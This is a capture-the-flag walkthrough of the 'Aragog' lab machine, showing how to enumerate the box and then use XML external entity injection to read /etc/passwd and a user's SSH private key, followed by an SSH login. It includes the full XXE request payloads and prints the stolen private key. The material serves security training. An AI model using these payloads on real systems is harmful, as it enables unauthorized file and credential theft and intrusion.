Aragog

Synopsis


Aragog touches on several common real-world vulnerabilities, techniques and misconfigurations.

Skills

- Knowledge of Linux
- Exploiting XML external entity
- Enumerating files through XXE
- Exploiting weak file permissions

Exploitation


As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.78
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-05 20:34 EDT
Nmap scan report for 10.10.10.78 (10.10.10.78)
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.42
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad21fb5016d493dcb7291f4cc2611648 (RSA)
|   256 2c94003c572fc2497724aa226a437db1 (ECDSA)
|_  256 9aff8be40e98705229680ecca07d5c1f (ED25519)
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://aragog.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/5%OT=21%CT=1%CU=44707%PV=Y%DS=2%DC=T%G=Y%TM=64A60C51
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=I%TS=A)SEQ(SP=10
OS:5%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%II=I%T
OS:S=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=
```

We can see a few ports open, the most interesting is a fact of anonymous access to the FTP, let’s then start from there

We login into FTP to retrieve files stored there




```
└─# ftp 10.10.10.78
Connected to 10.10.10.78.
220 (vsFTPd 3.0.3)
Name (10.10.10.78:root): anonymous
230 Login successful.
lRemote system type is UNIX.
Using binary mode to transfer files.
s
ftp> ls
229 Entering Extended Passive Mode (|||41953|)
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||46929|)
150 Opening BINARY mode data connection for test.txt (86 bytes).
100% |***********************************************************************************************************|    86       15.91 KiB/s    00:00 ETA
226 Transfer complete.
86 bytes received in 00:00 (0.98 KiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[~/Desktop/Boxes/Aragog.htb]
└─# cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
```

We got one file, called “test.txt” with a content in XML format

Right now, that’s all what we can do with FTP, so let’s move to the web port

Opening the browser gave us an apache default page



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.


In that case, we need to run dirb to find hidden files and directories

After a while we found the following file “hosts.php”




```
└─# dirb http://aragog.htb -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jul  6 05:17:38 2023
URL_BASE: http://aragog.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4619

---- Scanning URL: http://aragog.htb/ ----
+ http://aragog.htb/hosts.php (CODE:200|SIZE:46)
```

This file just gave us some text regarding number of hosts




There are 4294967294 possible hosts for

But capturing request in the BrupSuit, we can spot that XML is an acceptable format



```
GET /hosts.php HTTP/1.1
Host: aragog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

so , let’s try to perform XML injection attack and retrieve some files from the web server




```
POST /hosts.php HTTP/1.1
Host: aragog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

<!DOCTYPE root [<!ENTITY foo SYSTEM "file:///etc/passwd">]>
<root>
  <subnet_mask>
    &foo;
  </subnet_mask>
</root>
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Jul 2023 09:21:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2401
Connection: close
Content-Type: text/html; charset=UTF-8


There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
```

And we successfully performed XXE attack, where we retrieved /etc/passwd file from the system

Now, we need to get an access to the target, we can remember that SSH port is open, so let’s try to extract SSH keys of the user




```
POST /hosts.php HTTP/1.1
Host: aragog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 126

<!DOCTYPE root [<!ENTITY foo SYSTEM "file:///home/florian/.ssh/id_rsa">]>
<root>
  <subnet_mask>
    &foo;
  </subnet_mask>
</root>
```

```
HTTP/1.1 200 OK
Date: Thu, 06 Jul 2023 09:22:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1725
Connection: close
Content-Type: text/html; charset=UTF-8


There are 4294967294 possible hosts for -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA50DQtmOP78gLZkBjJ/JcC5gmsI21+tPH3wjvLAHaFMmf7j4d
+YQEMbEg+yjj6/ybxJAsF812kUhfk56LdpmC3mf/sO4romp9ONk19R4cu5OB5ef8
lAjOg67dxWIo77STqYZrWUVnQ4n8dKG4Tb/z67+gT0R91D9c0PhZwRsFQj8aKFFn
1R1B8n9/e1PB0AJ81PPxCc3RpVJdwbq8BLZrVXKNsg+SBUdbBZc3rBC81Kle2CB+
Ix89HQ3deBCL3EpRXoYVQZ4EuCsDo7UlC8YSoEBgVx4IgQCWx34tXCme5cJa/UJd
d4Lkst4w4sptYMHzzshmUDrkrDJDq6olL4FyKwIDAQABAoIBAAxwMwmsX0CRbPOK
AQtUANlqzKHwbVpZa8W2UE74poc5tQ12b9xM2oDluxVnRKMbyjEPZB+/aU41K1bg
TzYI2b4mr90PYm9w9N1K6Ly/auI38+Ouz6oSszDoBeuo9PS3rL2QilOZ5Qz/7gFD
9YrRCUij3PaGg46mvdJLmWBGmMjQS+ZJ7w1ouqsIANypMay2t45v2Ak+SDhl/SDb
/oBJFfnOpXNtQfJZZknOGY3SlCWHTgMCyYJtjMCW2Sh2wxiQSBC8C3p1iKWgyaSV
0qH/3gt7RXd1F3vdvACeuMmjjjARd+LNfsaiu714meDiwif27Knqun4NQ+2x8JA1
sWmBdcECgYEA836Z4ocK0GM7akW09wC7PkvjAweILyq4izvYZg+88Rei0k411lTV
Uahyd7ojN6McSd6foNeRjmqckrKOmCq2hVOXYIWCGxRIIj5WflyynPGhDdMCQtIH
zCr9VrMFc7WCCD+C7nw2YzTrvYByns/Cv+uHRBLe3S4k0KNiUCWmuYsCgYEA8yFE
rV5bD+XI/iOtlUrbKPRyuFVUtPLZ6UPuunLKG4wgsGsiVITYiRhEiHdBjHK8GmYE
tkfFzslrt+cjbWNVcJuXeA6b8Pala7fDp8lBymi8KGnsWlkdQh/5Ew7KRcvWS5q3
HML6ac06Ur2V0ylt1hGh/A4r4YNKgejQ1CcO/eECgYEAk02wjKEDgsO1avoWmyL/
I5XHFMsWsOoYUGr44+17cSLKZo3X9fzGPCs6bIHX0k3DzFB4o1YmAVEvvXN13kpg
ttG2DzdVWUpwxP6PVsx/ZYCr3PAdOw1SmEodjriogLJ6osDBVcMhJ+0Y/EBblwW7
HF3BLAZ6erXyoaFl1XShozcCgYBuS+JfEBYZkTHscP0XZD0mSDce/r8N07odw46y
kM61To2p2wBY/WdKUnMMwaU/9PD2vN9YXhkTpXazmC0PO+gPzNYbRe1ilFIZGuWs
4XVyQK9TWjI6DoFidSTGi4ghv8Y4yDhX2PBHPS4/SPiGMh485gTpVvh7Ntd/NcI+
7HU1oQKBgQCzVl/pMQDI2pKVBlM6egi70ab6+Bsg2U20fcgzc2Mfsl0Ib5T7PzQ3
daPxRgjh3CttZYdyuTK3wxv1n5FauSngLljrKYXb7xQfzMyO0C7bE5Rj8SBaXoqv
uMQ76WKnl3DkzGREM4fUgoFnGp8fNEZl5ioXfxPiH/Xl5nStkQ0rTA==
-----END RSA PRIVATE KEY-----
```

And we got SSH keys for the user florain

Now we can SSH to the box



```
└─# ssh florian@10.10.10.78 -i id_rsa
The authenticity of host '10.10.10.78 (10.10.10.78)' can't be established.
ED25519 key fingerprint is SHA256:4bLLuCjTjPPZfGo5hd3YV/aaiWwIv3OCTqDYKlk1pgo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.78' (ED25519) to the list of known hosts.
Last login: Fri Sep 23 08:19:24 2022 from 10.10.14.29
florian@aragog:~$ whoami
florian
florian@aragog:~$ 
```

And we are in as a user Florian